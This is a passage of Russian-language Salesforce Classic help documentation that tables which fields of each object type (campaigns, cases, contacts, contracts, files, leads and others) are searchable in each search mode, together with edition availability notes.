| Поля, доступные для поиска   | Поиск на боковой панели | Расширенный поиск | Стандартный диалоговый поиск | Расширенный диалоговый поиск: поля имен | Глобальный поиск и Расширенный диалоговый поиск: все поля |
|--|-------------------------|-------------------|------------------------------|---|---|
| использующим продукт Data.com Prospector.)   |                         |                   |                              |   |   |
| Факс   | ✓                       | ✓                 |                              |   | ✓   |
| Тел.   | ✓                       | ✓                 |                              |   | ✓   |
| Адрес отправки   |                         | ✓                 |                              |   | ✓   |
| Биржевой символ  | ✓                       | ✓                 |                              |   | ✓   |
| Веб-сайт   | ✓                       | ✓                 |                              | ✓                                       | ✓   |
| Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода (Начальные нули могут быть пропущены.) | ✓                       | ✓                 |                              |   | ✓   |
| Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.» |                         | ✓                 |                              |   | ✓   |

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

Поля, доступные для поиска: кампания

| Поля, доступные для поиска   | Поиск на боковой панели | Расширенный поиск | Стандартный диалоговый поиск | Глобальный поиск |
|--|-------------------------|-------------------|------------------------------|------------------|
| Имя кампании   | ✓                       | ✓                 | ✓                            | ✓                |
| Описание   |                         | ✓                 |                              | ✓                |
| Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода (Начальные нули могут быть пропущены.) | ✓                       | ✓                 |                              | ✓                |
| Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.» |                         | ✓                 |                              | ✓                |

**ВЕРСИИ**

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)



Поля, доступные для поиска: обращение

| Поля, доступные для поиска  | Поиск на боковой панели | Расширенный поиск | Стандартный диалоговый поиск | Глобальный поиск |
|---|-------------------------|-------------------|------------------------------|------------------|
| Комментарии к обращению   |                         | ✓                 |                              | ✓                |
| Номер обращения<br>(Начальные нули могут быть пропущены.)               | ✓                       | ✓                 | ✓                            | ✓                |
| Описание  |                         | ✓                 |                              | ✓                |
| Тема  | ✓                       | ✓                 |                              | ✓                |
| Веб-компания (поле пользователя, отправившего обращение через Интернет) | ✓                       | ✓                 |                              | ✓                |
| Веб-адрес (поле пользователя, отправившего обращение через Интернет)    | ✓                       | ✓                 |                              | ✓                |
| Веб-имя (поле пользователя, отправившего обращение через Интернет)      | ✓                       | ✓                 |                              | ✓                |
| Веб-телефон (поле пользователя, отправившего обращение через Интернет)  | ✓                       | ✓                 |                              | ✓                |

**ВЕРСИИ**

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.


| Поля, доступные для поиска  | Поиск на боковой панели | Расширенный поиск | Стандартный диалоговый поиск | Глобальный поиск |
|---|-------------------------|-------------------|------------------------------|------------------|
| Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода<br>(Начальные нули могут быть пропущены.) | ✓                       | ✓                 |                              | ✓                |
| Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «Эл. почта» и «тел.»    |                         | ✓                 |                              | ✓                |

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

Поля, доступные для поиска: лента **Chatter**

Для поиска сведений в лентах рекомендуем использовать функцию глобального поиска или поиска по лентам. Функции поиска на боковой панели и расширенного поиска не поддерживают поиск сведений в лентах Chatter.

 **Прим.:** Глобальный поиск и поиск по лентам возвращают совпадающие имена файлов или ссылок, опубликованных в сообщениях, но не в комментариях.

| Поля, доступные для поиска  | Поиск на боковой панели | Расширенный поиск | Глобальный поиск | Поиск по лентам |
|---|-------------------------|-------------------|------------------|-----------------|
| @ <i>имя</i> (где переменная <i>имя</i> заменяется именем пользователя) |                         |                   | ✓                | ✓               |
| Текст комментария   |                         |                   | ✓                | ✓               |
| Имя комментатора  |                         |                   | ✓                | ✓               |

**ВЕРСИИ**

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager и Developer Edition.**

| Поля, доступные для поиска                                    | Поиск на боковой панели | Расширенный поиск | Глобальный поиск | Поиск по лентам |
|---|-------------------------|-------------------|------------------|-----------------|
| Имя файла   |                         |                   | ✓                | ✓               |
| Имя группы  |                         |                   | ✓                | ✓               |
| Ссылки  |                         |                   | ✓                | ✓               |
| Происхождение сообщения (имя группы, пользователя или записи) |                         |                   | ✓                | ✓               |
| Текст сообщения   |                         |                   | ✓                | ✓               |

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

### Поля, доступные для поиска: группа Chatter

Функции поиска на боковой панели и расширенного поиска не поддерживают поиск групп Chatter. Для поиска групп Chatter рекомендуем использовать функцию глобального поиска или средства поиска на вкладке «Группы». Результаты глобального поиска охватывают архивные группы.

| Поля, доступные для поиска | Поиск на боковой панели | Расширенный поиск | Глобальный поиск | Вкладка «Группы» |
|----------------------------|-------------------------|-------------------|------------------|------------------|
| Описание                   |                         |                   | ✓                | ✓                |
| Имя группы                 |                         |                   | ✓                | ✓                |

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager** и **Developer Edition**.

Поля, доступные для поиска: обучение

| Поля, доступные для поиска  | Поиск на боковой панели | Расширенный поиск | Глобальный поиск |
|---|-------------------------|-------------------|------------------|
| Имя   | ✓                       | ✓                 | ✓                |
| Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода<br>(Начальные нули могут быть пропущены.) | ✓                       | ✓                 | ✓                |
| Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»    |                         | ✓                 | ✓                |

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

Поля, доступные для поиска: сообщество

| Поля, доступные для поиска | Поиск на боковой панели | Расширенный поиск | Стандартный диалоговый поиск | Глобальный поиск |
|----------------------------|-------------------------|-------------------|------------------------------|------------------|
| Имя сообщества             |                         |                   | ✓                            |                  |

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **все** версии.

Поля, доступные для поиска: контакт

| Поля, доступные для поиска   | Поиск на боковой панели | Расширенный поиск | Стандартный диалоговый поиск | Расширенный диалоговый поиск: поля имен | Глобальный поиск и Расширенный диалоговый поиск: все поля |
|------------------------------|-------------------------|-------------------|------------------------------|---|---|
| Ассистент                    | ✓                       | ✓                 |                              |   | ✓   |
| Тел. ассистента              | ✓                       | ✓                 |                              |   | ✓   |
| Отдел                        |                         | ✓                 |                              |   | ✓   |
| Описание                     |                         | ✓                 |                              |   | ✓   |
| Эл. почта                    | ✓                       | ✓                 |                              |   | ✓   |
| Факс                         | ✓                       | ✓                 |                              |   | ✓   |
| Личное имя                   | ✓                       | ✓                 | ✓                            | ✓                                       | ✓   |
| Личное имя (на родном языке) | ✓                       | ✓                 | ✓                            | ✓                                       | ✓   |
| Дом. тел.                    | ✓                       | ✓                 |                              |   | ✓   |
| Фамилия                      | ✓                       | ✓                 | ✓                            | ✓                                       | ✓   |
| Фамилия (на родном языке)    | ✓                       | ✓                 | ✓                            | ✓                                       | ✓   |
| Почтовый адрес               |                         | ✓                 |                              |   | ✓   |
| Отчество                     | ✓                       | ✓                 |                              | ✓                                       | ✓   |
| Отчество (на родном языке)   | ✓                       | ✓                 |                              | ✓                                       | ✓   |
| Мобильный тел.               | ✓                       | ✓                 |                              |   | ✓   |
| Другой адрес                 |                         | ✓                 |                              |   | ✓   |
| Другой тел.                  | ✓                       | ✓                 |                              |   | ✓   |
| Тел.                         | ✓                       | ✓                 |                              |   | ✓   |

**ВЕРСИИ**

Доступно в версиях: Salesforce Classic.

Доступные поля определяются используемой версией Salesforce.

| Поля, доступные для поиска   | Поиск на боковой панели | Расширенный поиск | Стандартный диалоговый поиск | Расширенный диалоговый поиск: поля имен | Глобальный поиск и Расширенный диалоговый поиск: все поля |
|--|-------------------------|-------------------|------------------------------|---|---|
| Суффикс  | ✓                       | ✓                 |                              | ✓                                       | ✓   |
| Должность  |                         | ✓                 |                              |   | ✓   |
| Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода (Начальные нули могут быть пропущены.) | ✓                       | ✓                 |                              |   | ✓   |
| Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.» |                         | ✓                 |                              |   | ✓   |

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

Поля, доступные для поиска: **Salesforce CRM Content**

Функции поиска на боковой панели и расширенного поиска не поддерживают поиск содержимого. Для поиска содержимого рекомендуем использовать функцию глобального поиска (результаты отображаются в виде файлов) или инструменты поиска на вкладке «Содержимое».

| Поля, доступные для поиска   | Поиск на боковой панели | Расширенный поиск | Глобальный поиск | Вкладка «Содержимое» |
|--|-------------------------|-------------------|------------------|----------------------|
| Текст  |                         |                   | ✓                | ✓                    |
| Описание   |                         |                   | ✓                | ✓                    |
| Файл   |                         |                   | ✓                | ✓                    |
| Ответственный  |                         |                   | ✓                | ✓                    |
| Заголовок  |                         |                   | ✓                | ✓                    |
| Версия   |                         |                   | ✓                | ✓                    |
| Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода (Начальные нули могут быть пропущены.) |                         |                   | ✓                | ✓                    |

**ВЕРСИИ**

Доступно в версиях: **Salesforce Classic.**

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

| Поля, доступные для поиска   | Поиск на боковой панели | Расширенный поиск | Глобальный поиск | Вкладка «Содержимое» |
|--|-------------------------|-------------------|------------------|----------------------|
| Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.» |                         |                   | ✓                | ✓                    |

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

Поля, доступные для поиска: контракт

| Поля, доступные для поиска  | Поиск на боковой панели | Расширенный поиск | Стандартный диалоговый поиск | Глобальный поиск |
|---|-------------------------|-------------------|------------------------------|------------------|
| Адрес для счета   |                         | ✓                 |                              | ✓                |
| Учетное имя (имя и фамилия)   | ✓                       | ✓                 | ✓                            | ✓                |
| Имя контракта   | ✓                       | ✓                 | ✓                            | ✓                |
| Номер контракта   | ✓                       | ✓                 | ✓                            | ✓                |
| Описание  |                         | ✓                 |                              | ✓                |
| Адрес отправки  |                         | ✓                 |                              | ✓                |
| Особые условия  |                         | ✓                 |                              | ✓                |
| Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода | ✓                       | ✓                 |                              | ✓                |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



| Поля, доступные для поиска   | Поиск на боковой панели | Расширенный поиск | Стандартный диалоговый поиск | Глобальный поиск |
|--|-------------------------|-------------------|------------------------------|------------------|
| (Начальные нули могут быть пропущены.)   |                         |                   |                              |                  |
| Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.» |                         | ✓                 |                              | ✓                |

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

Поля, доступные для поиска: элемент строки контракта

| Поля, доступные для поиска | Поиск на боковой панели | Расширенный поиск | Глобальный поиск |
|----------------------------|-------------------------|-------------------|------------------|
| Описание                   |                         | ✓                 | ✓                |
| Имя                        | ✓                       | ✓                 | ✓                |

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

Поля, доступные для поиска: настраиваемый объект

Записи настраиваемых объектов доступны для поиска в пользовательском интерфейсе Salesforce только при наличии связи между настраиваемым объектом и настраиваемой вкладкой. Вкладка может не отображаться.

| Поля, доступные для поиска | Поиск на боковой панели | Расширенный поиск | Стандартный диалоговый поиск | Расширенный диалоговый поиск: поля имен | Глобальный поиск и Расширенный диалоговый поиск: все поля |
|----------------------------|-------------------------|-------------------|------------------------------|---|---|
| Имя                        | ✓                       | ✓                 | ✓                            | ✓                                       | ✓   |
| Все настраиваемые          | ✓                       | ✓                 |                              |   | ✓   |

**ВЕРСИИ**

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

**ВЕРСИИ**

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

| Поля, доступные для поиска  | Поиск на боковой панели | Расширенный поиск | Стандартный диалоговый поиск | Расширенный диалоговый поиск: поля имен | Глобальный поиск и Расширенный диалоговый поиск: все поля |
|---|-------------------------|-------------------|------------------------------|---|---|
| поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода<br><br>(Начальные нули могут быть пропущены.) |                         |                   |                              |   |   |
| Все настраиваемые поля типа «Эл. почта» и «тел.»  | ✓                       | ✓                 |                              |   | ✓   |
| Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста» и «область обогащенного текста»           |                         | ✓                 |                              |   | ✓   |

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

Поля, доступные для поиска: компания D&B

Записи компаний D&B доступны только при использовании продукта Data.com Premium Prospector или Data.com Premium Clean.

| Поля, доступные для поиска | Поиск на боковой панели | Расширенный поиск | Глобальный поиск |
|----------------------------|-------------------------|-------------------|------------------|
| Город компании             |                         | ✓                 | ✓                |
| Страна компании            |                         | ✓                 | ✓                |
| Описание компании          |                         | ✓                 | ✓                |
| Номер D-U-N-S              |                         | ✓                 | ✓                |
| Номер факсимиле            | ✓                       | ✓                 | ✓                |
| Почтовый адрес             |                         | ✓                 | ✓                |
| Основной адрес             |                         | ✓                 | ✓                |
| Основное официальное имя   | ✓                       | ✓                 | ✓                |
| Номер телефона             | ✓                       | ✓                 | ✓                |
| URL-адрес                  |                         | ✓                 | ✓                |

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

Поля, доступные для поиска: панель мониторинга

| Поля, доступные для поиска   | Поиск на боковой панели | Расширенный поиск | Глобальный поиск |
|--|-------------------------|-------------------|------------------|
| Заголовок  | ✓                       | ✓                 | ✓                |
| Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода (Начальные нули могут быть пропущены.) | ✓                       | ✓                 | ✓                |

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях: **Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

| Поля, доступные для поиска   | Поиск на боковой панели | Расширенный поиск | Глобальный поиск |
|--|-------------------------|-------------------|------------------|
| Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.» |                         | ✓                 | ✓                |

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

Поля, доступные для поиска: дискуссия

Дискуссии поддерживают только стандартные диалоговые поиски.

| Поля, доступные для поиска | Поиск на боковой панели | Расширенный поиск | Стандартный диалоговый поиск | Глобальный поиск |
|----------------------------|-------------------------|-------------------|------------------------------|------------------|
| Заголовок                  |                         |                   | ✓                            |                  |

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

Поля, доступные для поиска: документ

Для поиска документов рекомендуем использовать функцию глобального поиска или кнопку **«Найти документ»** на вкладке «Документы». Функции поиска на боковой панели и расширенного поиска не поддерживают поиск документов.

| Поля, доступные для поиска     | Поиск на боковой панели | Расширенный поиск | Стандартный диалоговый поиск | Глобальный поиск | Вкладка «Документы» |
|--------------------------------|-------------------------|-------------------|------------------------------|------------------|---------------------|
| Имя                            |                         |                   | ✓                            | ✓                | ✓                   |
| Текст                          |                         |                   |                              | ✓                | ✓                   |
| Ключевые слова                 |                         |                   | ✓                            | ✓                | ✓                   |
| Все стандартные текстовые поля |                         |                   |                              | ✓                | ✓                   |

#### ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **все** версии.

#### ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

| Поля, доступные для поиска  | Поиск на боковой панели | Расширенный поиск | Стандартный диалоговый поиск | Глобальный поиск | Вкладка «Документы» |
|---|-------------------------|-------------------|------------------------------|------------------|---------------------|
| Все настраиваемые поля типа «автономерация» и настраиваемые поля, заданные в качестве внешнего кода<br>(Начальные нули могут быть пропущены.) |                         |                   |                              | ✓                | ✓                   |
| Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»    |                         |                   |                              | ✓                | ✓                   |

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

Поля, доступные для поиска: право

| Поля, доступные для поиска  | Поиск на боковой панели | Расширенный поиск | Глобальный поиск |
|---|-------------------------|-------------------|------------------|
| Имя   | ✓                       | ✓                 | ✓                |
| Все настраиваемые поля типа «автономерация» и настраиваемые поля, заданные в качестве внешнего кода<br>(Начальные нули могут быть пропущены.) | ✓                       | ✓                 | ✓                |

**ВЕРСИИ**

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

| Поля, доступные для поиска   | Поиск на боковой панели | Расширенный поиск | Глобальный поиск |
|--|-------------------------|-------------------|------------------|
| Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.» |                         | ✓                 | ✓                |

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

### Поля, доступные для поиска: внешний объект

Внешний объект предоставляет доступ к данным, хранящимся вне организации Salesforce. Поля внешнего объекта, доступные для поиска, определяются способом обработки поисков внешней системой. Если результаты поиска отличаются от ожидаемых, рекомендуем использовать чувствительные к регистру поисковые запросы, содержащие только буквы и цифры. При повторном возникновении данной проблемы обратитесь к администратору для получения рекомендаций по выполнению поиска в конкретной внешней системе.

| Поля, доступные для поиска  | Поиск на боковой панели | Расширенный поиск | Глобальный поиск |
|---|-------------------------|-------------------|------------------|
| Поля типа «Текст», «Область текста» и «Область подробного текста» |                         |                   | ✓                |

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Lightning Connect доступен в версиях: **Developer Edition**. Доступно за дополнительную плату в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Files Connect для облачных внешних источников данных доступно в: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Files Connect для локальных внешних источников данных доступно за дополнительную плату в: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Поля, доступные для поиска: файл

Функции поиска на боковой панели и расширенного поиска не поддерживают поиск файлов. Для поиска файлов рекомендуем использовать функцию глобального поиска или инструменты поиска на вкладке «Файлы».

| Поля, доступные для поиска   | Поиск на боковой панели | Расширенный поиск | Глобальный поиск | Вкладка «Файлы» |
|--|-------------------------|-------------------|------------------|-----------------|
| Текст  |                         |                   | ✓                | ✓               |
| Описание   |                         |                   | ✓                | ✓               |
| Расширение (например, ppt)   |                         |                   | ✓                | ✓               |
| Имя  |                         |                   | ✓                | ✓               |
| Ответственный  |                         |                   | ✓                | ✓               |
| Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода (Начальные нули могут быть пропущены.) |                         |                   | ✓                | ✓               |
| Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.» |                         |                   | ✓                | ✓               |

**ВЕРСИИ**

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager и Developer Edition.**

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

Поля, доступные для поиска: цель

| Поля, доступные для поиска  | Поиск на боковой панели | Расширенный поиск | Глобальный поиск |
|---|-------------------------|-------------------|------------------|
| Описание  |                         | ✓                 | ✓                |
| Имя   | ✓                       | ✓                 | ✓                |
| Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода<br>(Начальные нули могут быть пропущены.) | ✓                       | ✓                 | ✓                |
| Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»    |                         | ✓                 | ✓                |

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

Поля, доступные для поиска: идея

| Поля, доступные для поиска | Поиск на боковой панели | Расширенный поиск | Стандартный диалоговый поиск | Глобальный поиск |
|----------------------------|-------------------------|-------------------|------------------------------|------------------|
| Текст                      |                         | ✓                 |                              | ✓                |
| Комментарий                |                         | ✓                 |                              | ✓                |
| Описание                   |                         | ✓                 |                              | ✓                |
| Должность                  | ✓                       | ✓                 | ✓                            | ✓                |

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**



Поля, доступные для поиска: Статья базы знаний

Функции поиска на боковой панели и расширенного поиска не поддерживают поиск статей. Для поиска статей рекомендуем использовать функцию глобального поиска или средства поиска на боковой панели вкладки «Статьи».

| Поля, доступные для поиска  | Поиск на боковой панели | Расширенный поиск | Глобальный поиск | Вкладка «Статьи» |
|---|-------------------------|-------------------|------------------|------------------|
| Все стандартные текстовые поля  |                         |                   | ✓                | ✓                |
| Текст   |                         |                   | ✓                | ✓                |
| Файл  |                         |                   | ✓                | ✓                |
| Summary   |                         |                   | ✓                | ✓                |
| Заголовок   |                         |                   | ✓                | ✓                |
| URL-адрес   |                         |                   | ✓                | ✓                |
| Все настраиваемые поля типа «автономная» и настраиваемые поля, заданные в качестве внешнего кода (Начальные нули могут быть пропущены.) |                         |                   | ✓                | ✓                |

ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Поля, доступные для поиска   | Поиск на боковой панели | Расширенный поиск | Глобальный поиск | Вкладка «Статьи» |
|--|-------------------------|-------------------|------------------|------------------|
| Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.» |                         |                   | ✓                | ✓                |

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

Поля, доступные для поиска: интерес

| Поля, доступные для поиска   | Поиск на боковой панели | Расширенный поиск | Стандартный диалоговый поиск | Глобальный поиск |
|------------------------------|-------------------------|-------------------|------------------------------|------------------|
| Адрес                        |                         | ✓                 |                              | ✓                |
| Компания                     | ✓                       | ✓                 | ✓                            | ✓                |
| Компания (на родном языке)   | ✓                       | ✓                 | ✓                            |                  |
| Описание                     |                         | ✓                 |                              | ✓                |
| Эл. почта                    | ✓                       | ✓                 |                              | ✓                |
| Факс                         | ✓                       | ✓                 |                              | ✓                |
| Личное имя                   | ✓                       | ✓                 | ✓                            | ✓                |
| Личное имя (на родном языке) | ✓                       | ✓                 | ✓                            | ✓                |
| Фамилия                      | ✓                       | ✓                 | ✓                            | ✓                |
| Фамилия (на родном языке)    | ✓                       | ✓                 | ✓                            | ✓                |
| Отчество                     | ✓                       | ✓                 |                              | ✓                |
| Мобильный тел.               | ✓                       | ✓                 |                              | ✓                |
| Тел.                         | ✓                       | ✓                 |                              | ✓                |
| Суффикс                      | ✓                       | ✓                 |                              | ✓                |

**ВЕРСИИ**

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

| Поля, доступные для поиска   | Поиск на боковой панели | Расширенный поиск | Стандартный диалоговый поиск | Глобальный поиск |
|--|-------------------------|-------------------|------------------------------|------------------|
| Должность  |                         | ✓                 |                              | ✓                |
| Все настраиваемые поля типа «автономумерация» и настраиваемые поля, заданные в качестве внешнего кода (Начальные нули могут быть пропущены.) | ✓                       | ✓                 |                              | ✓                |
| Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»   |                         | ✓                 |                              | ✓                |

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

Поля, доступные для поиска: транскрипт Live Chat

| Поля, доступные для поиска       | Поиск на боковой панели | Расширенный поиск | Глобальный поиск |
|----------------------------------|-------------------------|-------------------|------------------|
| Текст                            |                         | ✓                 | ✓                |
| Текст транскрипта администратора |                         | ✓                 | ✓                |

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Поля, доступные для поиска: макрос

| Поля, доступные для поиска | Поиск на боковой панели | Расширенный поиск | Глобальный поиск |
|----------------------------|-------------------------|-------------------|------------------|
| Описание                   |                         | ✓                 | ✓                |
| Имя                        | ✓                       | ✓                 | ✓                |

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

Поля, доступные для поиска: показатель

| Поля, доступные для поиска  | Поиск на боковой панели | Расширенный поиск | Глобальный поиск |
|---|-------------------------|-------------------|------------------|
| Описание  |                         | ✓                 | ✓                |
| Имя   | ✓                       | ✓                 | ✓                |
| Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода<br>(Начальные нули могут быть пропущены.) | ✓                       | ✓                 | ✓                |
| Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»    |                         | ✓                 | ✓                |

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

Поля, доступные для поиска: примечание

| Поля, доступные для поиска | Поиск на боковой панели | Расширенный поиск | Глобальный поиск |
|----------------------------|-------------------------|-------------------|------------------|
| Текст                      |                         | ✓                 | ✓                |
| Должность                  | ✓                       | ✓                 | ✓                |

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

Поля, доступные для поиска: возможность

| Поля, доступные для поиска   | Поиск на боковой панели | Расширенный поиск | Стандартный диалоговый поиск | Расширенный диалоговый поиск: поля имен | Глобальный поиск и Расширенный диалоговый поиск: все поля |
|--|-------------------------|-------------------|------------------------------|---|---|
| Описание   |                         | ✓                 |                              |   | ✓   |
| Имя возможности  | ✓                       | ✓                 | ✓                            | ✓                                       | ✓   |
| Имя организации  |                         |                   | ✓                            |   |   |
| Все настраиваемые поля типа «автономерация» и настраиваемые поля, заданные в качестве внешнего кода (Начальные нули могут быть пропущены.) | ✓                       | ✓                 |                              |   | ✓   |

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступные поля определяются используемой версией Salesforce.

| Поля, доступные для поиска   | Поиск на боковой панели | Расширенный поиск | Стандартный диалоговый поиск | Расширенный диалоговый поиск: поля имен | Глобальный поиск и Расширенный диалоговый поиск: все поля |
|--|-------------------------|-------------------|------------------------------|---|---|
| Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.» |                         | ✓                 |                              |   | ✓   |

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

Поля, доступные для поиска: заказ

| Поля, доступные для поиска                    | Поиск на боковой панели | Расширенный поиск | Глобальный поиск |
|---|-------------------------|-------------------|------------------|
